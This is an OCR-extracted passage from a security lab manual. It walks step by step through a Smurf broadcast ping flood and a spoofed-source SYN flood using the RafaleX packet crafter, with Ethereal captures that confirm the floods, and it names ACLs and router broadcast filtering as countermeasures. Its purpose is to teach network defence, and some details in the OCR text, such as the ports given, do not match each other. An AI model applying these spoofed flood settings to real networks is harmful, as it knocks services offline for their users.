Nb of packets : 1 Packet type : TCP

[Script]

Status : Ready.

Click on the **ICMP** tab. Enter random data for the payload of each packet. Set the **Nb of packets** to **9999**. Click the **SEND** button.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
My Documents
Ethereal
Rafale X
File Tools Modules Managers Options Language Help
TCP
UDP
ICMP
SEND
RUN SCRIPT
Start
rafale x v1.1
VMware Acceler...
Ethereal: Captu...
Rafale X
9:27 AM

Network interface : 1 : 172.16.1.56
☐ Set as source IP ☐ Set as destination IP
[IP]
Source IP : 172.16.1.60 Port : 123
Destination IP : 172.16.1.255 Port : 80
Specify header size ☐ 20 (bytes)
Type of service : Routine
Specify identification ☐ 0
Fragmentation : DF : 0 : May Fragment
MF : 0 : Last Fragment
Offset : 0 TTL : 128
Protocol : 1 : ICMP
Specify checksum ☐ 0

Type : 0 Code : 0
0 ☐ Specify ICMP checksum
Data : SMURF ATTACK
SMURF ATTACK
SMURF ATTACK
SMURF ATTACK
ICMP Msg : Echo Request
Identifier : 0 Sequence : 0
[Commands]
Nb of packets : 9999 Packet type : ICMP
[Script]
Status : Ready.

***Note:** I have used RafaleX for several years and at times it can appear to be "buggy" by not wanting to send packets. The best way I have found to fix this is to close the program, bring it back up, and try again.


The status bar along the bottom of the application will tell you how many packets it has sent compared to how many packets it will send.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
My Documents
Ethereal
Rafale X
File Tools Modules Managers Options Language Help
TCP
UDP
ICMP
STOP
RUN SCRIPT
Start
rafale x v1.1
VMware Acceler...
Ethereal: Captu...
Rafale X
9:27 AM

Network interface : 1 : 172.16.1.56
☐ Set as source IP ☐ Set as destination IP
[IP]
Source IP : 172.16.1.60 Port : 123
Destination IP : 172.16.1.255 Port : 80
Specify header size ☐ 20 (bytes)
Type of service : Routine
Specify identification ☐ 0
Fragmentation : DF : 0 : May Fragment
MF : 0 : Last Fragment
Offset : 0 TTL : 128
Protocol : 1 : ICMP
Specify checksum ☐ 0

Type : 0 Code : 0
0 ☐ Specify ICMP checksum
Data : SMURF ATTACK
SMURF ATTACK
SMURF ATTACK
SMURF ATTACK
ICMP Msg : Echo Request
Identifier : 0 Sequence : 0
[Commands]
Nb of packets : 9999 Packet type : ICMP
[Script]
Status : Blasting : 5290 / 4398640 packets sent


Click **Stop** to stop the packet capture and the overall results will be displayed.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
(Untitled) - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Clear
Apply
Start
rafale x v1.1
Rafale X
(Untitled) - Ethereal
9:45 AM

```
No. .   Time        Source          Destination     Protocol  Info
      1 0.000000    172.16.0.1      Broadcast       ARP       Who has 172.16.1.43?  Tell 172.16.(
      2 2.025551    172.16.0.1      Broadcast       ARP       Who has 172.16.1.44?  Tell 172.16.(
      3 3.092782    172.16.0.1      Broadcast       ARP       Who has 172.16.1.44?  Tell 172.16.(
      4 3.737437    172.16.1.56     Broadcast       ARP       Who has 172.16.1.255?  Tell 172.16.
      5 4.115246    172.16.0.1      Broadcast       ARP       Who has 172.16.1.45?  Tell 172.16.(
      6 4.751717    172.16.1.56     Broadcast       ARP       Who has 172.16.1.255?  Tell 172.16.
      7 5.034971    172.16.0.1      Broadcast       ARP       Who has 172.16.1.45?  Tell 172.16.(
      8 5.767290    172.16.1.56     Broadcast       ARP       Who has 172.16.1.255?  Tell 172.16.
      9 6.056527    172.16.0.1      Broadcast       ARP       Who has 172.16.1.46?  Tell 172.16.(
     10 6.782963    172.16.1.56     Broadcast       ARP       Who has 172.16.1.255?  Tell 172.16.
     11 7.080924    172.16.0.1      Broadcast       ARP       Who has 172.16.1.46?  Tell 172.16.(

⊞ Frame 1 (60 bytes on wire, 60 bytes captured)
⊞ Ethernet II, Src: 172.16.0.1 (00:12:88:42:34:c9), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⊞ Address Resolution Protocol (request)

0000  ff ff ff ff ff ff 00 12  88 42 34 c9 08 06 00 01   ........ .B4.....
0010  08 00 06 04 00 01 00 12  88 42 34 c9 ac 10 00 01   ........ .B4.....
0020  ff ff ff ff ff ff ac 10  01 2b 00 00 00 00 00 00   ........ .+......
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....

File: "C:\DOCUME~1\ADMIN  P: 11226 D: 11226 M: 0 Drops: 0
```

Click on the **Source IP** column to filter the results based on the source IP of each packet. Fortunately for us, our spoofed packets are listed first. (You may have to click it twice to get the spoofed packets listed first.)




Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
(Untitled) - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Clear
Apply
Start
rafale x v1.1
Rafale X
(Untitled) - Ethereal
9:40 AM

```
No.     Time         Source .        Destination     Protocol  Info
     18 11.385181    10.10.10.10     172.16.1.255    ICMP      Echo (ping) request
     19 11.388511    10.10.10.10     172.16.1.255    ICMP      Echo (ping) request
     20 11.390031    10.10.10.10     172.16.1.255    ICMP      Echo (ping) request
     21 11.392555    10.10.10.10     172.16.1.255    ICMP      Echo (ping) request
     22 11.394410    10.10.10.10     172.16.1.255    ICMP      Echo (ping) request
     23 11.395174    10.10.10.10     172.16.1.255    ICMP      Echo (ping) request
     24 11.397439    10.10.10.10     172.16.1.255    ICMP      Echo (ping) request
     25 11.398677    10.10.10.10     172.16.1.255    ICMP      Echo (ping) request
     26 11.401329    10.10.10.10     172.16.1.255    ICMP      Echo (ping) request
     27 11.401885    10.10.10.10     172.16.1.255    ICMP      Echo (ping) request
     39 11.411768    10.10.10.10     172.16.1.255    ICMP      Echo (ping) request

⊞ Frame 1 (60 bytes on wire, 60 bytes captured)
⊞ Ethernet II, Src: 172.16.0.1 (00:12:88:42:34:c9), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⊞ Address Resolution Protocol (request)

0000  ff ff ff ff ff ff 00 12  88 42 34 c9 08 06 00 01   ........ .B4.....
0010  08 00 06 04 00 01 00 12  88 42 34 c9 ac 10 00 01   ........ .B4.....
0020  ff ff ff ff ff ff ac 10  01 31 00 00 00 00 00 00   ........ .1......
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....

File: "C:\DOCUME~1\ADMIN  P: 20050 D: 20050 M: 0 Drops: 0
```

By selecting any of your spoofed packets, you can view the details of the packets in the center section. By dragging the borders of the sections, you can increase or decrease each section.

In this example, by looking at the center section, we can verify that each packet was successfully sent with a spoofed source IP address to the target from port 123 to port 321.

***Note:** This became known as a "Smurf" attack because of its ability to crash a Windows machine and displaying the famous "Blue Screen of Death."


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
(Untitled) - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Clear
Apply
Start
rafale x v1.1
Rafale X
(Untitled) - Ethereal
9:48 AM

```
No.  Time       Source -      Destination     Protocol  Info
  18 11.385181  10.10.10.10   172.16.1.255    ICMP      Echo (ping) request
  19 11.388511  10.10.10.10   172.16.1.255    ICMP      Echo (ping) request
  20 11.390031  10.10.10.10   172.16.1.255    ICMP      Echo (ping) request
  21 11.392555  10.10.10.10   172.16.1.255    ICMP      Echo (ping) request
  22 11.394410  10.10.10.10   172.16.1.255    ICMP      Echo (ping) request
  23 11.395174  10.10.10.10   172.16.1.255    ICMP      Echo (ping) request
  24 11.397439  10.10.10.10   172.16.1.255    ICMP      Echo (ping) request
  25 11.398677  10.10.10.10   172.16.1.255    ICMP      Echo (ping) request
  26 11.401329  10.10.10.10   172.16.1.255    ICMP      Echo (ping) request
  27 11.401885  10.10.10.10   172.16.1.255    ICMP      Echo (ping) request
  39 11.411768  10.10.10.10   172.16.1.255    ICMP      Echo (ping) request
  40 11.412975  10.10.10.10   172.16.1.255    ICMP      Echo (ping) request
```

```
⊞ Frame 18 (54 bytes on wire, 54 bytes captured)
⊞ Ethernet II, Src: 172.16.1.56 (00:0c:29:07:ee:54), Dst: 172.16.1.60 (00:0c:29:dc:e9:b6)
⊞ Internet Protocol, Src: 10.10.10.10 (10.10.10.10), Dst: 172.16.1.255 (172.16.1.255)
⊞ Internet Control Message Protocol
```

```
0000   00 0c 29 dc e9 b6 00 0c  29 07 ee 54 08 00 45 00   ..)..... )..T..E.
0010   00 28 03 7c 40 00 80 01  35 36 0a 0a 0a 0a ac 10   .(.|@... 56......
0020   01 ff 08 00 f7 ff 00 00  00 00 00 00 00 00 00 00   ........ ........
0030   00 00 00 00 00 00                                  ......
```

File: "C:\DOCUME~1\ADMIN P: 20050 D: 20050 M: 0 Drops: 0

***Note:** Attackers commonly look for routers that do not filter broadcast addresses, which fits this attack perfectly. Security Administrators should always be aware of traffic flowing through the routers on their networks.

Lab 93: Denial-of-Service — SYN Attack

DoS Land Attack: SYN Attack

Prerequisites: None


Countermeasures: Secure ACLs, Bastion servers/workstations

Description: When an attacker sends a series of SYN requests with a "spoofed" source IP address to a target (victim), the target sends a SYN Acknowledge (ACK) in response and waits for an ACK to come back to complete the session setup. Because the source was "spoofed" the response never comes, filling the victim's memory buffers so that it can no longer accept legitimate requests.

Procedure: Install RafaleX, set parameters, and execute against the target. Verify with the packet sniffer.

- Install the RafaleX application as outlined in Lab 48.
- Install the Ethereal application as outlined in Lab 41.
- Open the Ethereal application and start capturing data (refer to Lab 41).
- Open the RafaleX application by clicking on the **RafaleX.exe** icon.

The RafaleX application will start.



Network interface : 1 : 172.16.1.56

□ Set as source IP □ Set as destination IP

[IP]

Source IP : Port : 1

Destination IP : Port : 1

Specify header size □ 20 (bytes)

Type of service : Routine

Specify identification □ 0

Fragmentation : DF : 0 : May Fragment

MF : 0 : Last Fragment

Offset : 0 TTL : 128

Protocol : 6 : TCP

Specify checksum □ 0

Sequence : 0 Acknowledge : 0

Specify data offset □ 0 (bytes)

[Flags]

Window : 0 Urgent : 0

0 □ Specify TCP checksum

Data :


[Commands]

Nb of packets : 1 Packet type : TCP

[Script]

Status : Ready.

Set the **Source IP** address to a spoofed IP address (**100.100.100.100**). Set the **Source Port** to **123**.



Network interface : 1 : 172.16.1.56

Source IP : 100.100.100.100 Port : 123

Destination IP : Port :

Specify header size ☐ 20 (bytes)

Type of service : Routine

Fragmentation : DF : 0 : May Fragment

MF : 0 : Last Fragment

Offset : 0 TTL : 128

Protocol : 6 : TCP


Sequence : 0 Acknowledge : 0

Window : 0 Urgent : 0

Nb of packets : 1 Packet type : TCP

Status : Ready.

Set the **Destination IP** address to the target IP address. Set the **Destination Port** to **80**.



Network interface : 1 : 172.16.1.56

Source IP : 100.100.100.100 Port : 123

Destination IP : 172.16.1.60 Port : 80

Specify header size ☐ 20 (bytes)

Type of service : Routine

Fragmentation : DF : 0 : May Fragment

MF : 0 : Last Fragment

Offset : 0 TTL : 128

Protocol : 6 : TCP


Sequence : 0 Acknowledge : 0

Window : 0 Urgent : 0

Nb of packets : 1 Packet type : TCP

Status : Ready.

On the TCP tab click on the **SYN Flag**. Enter random data for the payload of each packet. Set the **Nb of packets** to **9999**. Click the **SEND** button.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
My Documents
Ethereal
Rafale X
File Tools Modules Managers Options Language Help
TCP
UDP
ICMP
URG
ACK
PSH
RST
SYN
FIN
SEND
RUN SCRIPT
Start
rafale x v1.1
Rafale X
3:43 PM


Network interface : 1 : 172.16.1.56
□ Set as source IP □ Set as destination IP
[IP]
Source IP : 100.100.100.100 Port : 123
Destination IP : 172.16.1.60 Port : 80
Specify header size □ 20 (bytes)
Type of service : Routine
Specify identification □ 0
Fragmentation : DF : 0 : May Fragment
MF : 0 : Last Fragment
Offset : 0 TTL : 128
Protocol : 6 : TCP
Specify checksum □ 0

Sequence : 0 Acknowledge : 0
Specify data offset □ 0 (bytes)
[Flags]
Window : 0 Urgent : 0
0 □ Specify TCP checksum
Data : SYN ATTACK SYN ATTACK SYN ATTACK
[Commands]
Nb of packets : 9999 Packet type : TCP
[Script]

Status : Ready.

***Note:** I have used RafaleX for several years and at times it can appear to be "buggy" by not wanting to send packets. The best way I have found to fix this is to close the program, bring it back up, and try again.

The status bar along the bottom of the application will tell you how many packets it has sent compared to how many packets it will send.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
My Documents
Ethereal
Rafale X
File Tools Modules Managers Options Language Help
TCP
UDP
ICMP
URG
ACK
PSH
RST
SYN
FIN
STOP
RUN SCRIPT
Start
rafale x v1.1
Rafale X
VMware Acceler...
Ethereal: Captu...
3:44 PM

Network interface : 1 : 172.16.1.56
□ Set as source IP □ Set as destination IP
[IP]
Source IP : 100.100.100.100 Port : 123
Destination IP : 172.16.1.60 Port : 80
Specify header size □ 20 (bytes)
Type of service : Routine
Specify identification □ 0
Fragmentation : DF : 0 : May Fragment
MF : 0 : Last Fragment
Offset : 0 TTL : 128
Protocol : 6 : TCP
Specify checksum □ 0

Sequence : 0 Acknowledge : 0
Specify data offset □ 0 (bytes)
[Flags]
Window : 0 Urgent : 0
0 □ Specify TCP checksum
Data : SYN ATTACK SYN ATTACK SYN ATTACK
[Commands]
Nb of packets : 9999 Packet type : TCP
[Script]

Status : Blasting : 2550 / 4390640 packets sent

Click **Stop** to stop the packet capture and the overall results will be displayed.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
(Untitled) - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Clear
Apply
Start
rafale x v1.1
Rafale X
(Untitled) - Ethereal
3:44 PM


```
No. -  Time      Source           Destination      Protocol Info
     1 0.000000  172.16.0.1       Broadcast        ARP      Who has 172.16.1.40?  Tell 172.16.(
     2 1.021215  172.16.0.1       Broadcast        ARP      Who has 172.16.1.40?  Tell 172.16.(
     3 2.030941  172.16.0.1       Broadcast        ARP      Who has 172.16.1.41?  Tell 172.16.(
     4 3.028428  172.16.0.1       Broadcast        ARP      Who has 172.16.1.41?  Tell 172.16.(
     5 4.037745  172.16.0.1       Broadcast        ARP      Who has 172.16.1.42?  Tell 172.16.(
     6 4.273371  172.16.1.56      Broadcast        ARP      Who has 172.16.1.60?  Tell 172.16.1
     7 4.275319  172.16.1.60      172.16.1.56      ARP      172.16.1.60 is at 00:0c:29:dc:e9:b6
     8 4.275357  100.100.100.100  172.16.1.60      HTTP     [TCP ZeroWindow] Continuation or no
     9 4.276750  172.16.1.60      100.100.100.100  TCP      http > 123 [SYN, ACK] Seq=0 Ack=1 W
    10 4.278423  100.100.100.100  172.16.1.60      HTTP     [TCP ZeroWindow] Continuation or no
    11 4.280610  100.100.100.100  172.16.1.60      HTTP     [TCP ZeroWindow] Continuation or no
```

```
⊞ Frame 1 (60 bytes on wire, 60 bytes captured)
⊞ Ethernet II, Src: 172.16.0.1 (00:12:88:42:34:c9), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⊞ Address Resolution Protocol (request)
```

```
0000  ff ff ff ff ff ff 00 12  88 42 34 c9 08 06 00 01   ........ .B4.....
0010  08 00 06 04 00 01 00 12  88 42 34 c9 ac 10 00 01   ........ .B4.....
0020  ff ff ff ff ff ff ac 10  01 28 00 00 00 00 00 00   ........ .(......
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....
```

File: "C:\DOCUME~1\ADMIN P: 10023 D: 10023 M: 0 Drops: 0

Click on the **Source IP** column to filter the results based on the source IP of each packet. Fortunately for us, our spoofed packets are listed first.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
(Untitled) - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Clear
Apply
Start
rafale x v1.1
Rafale X
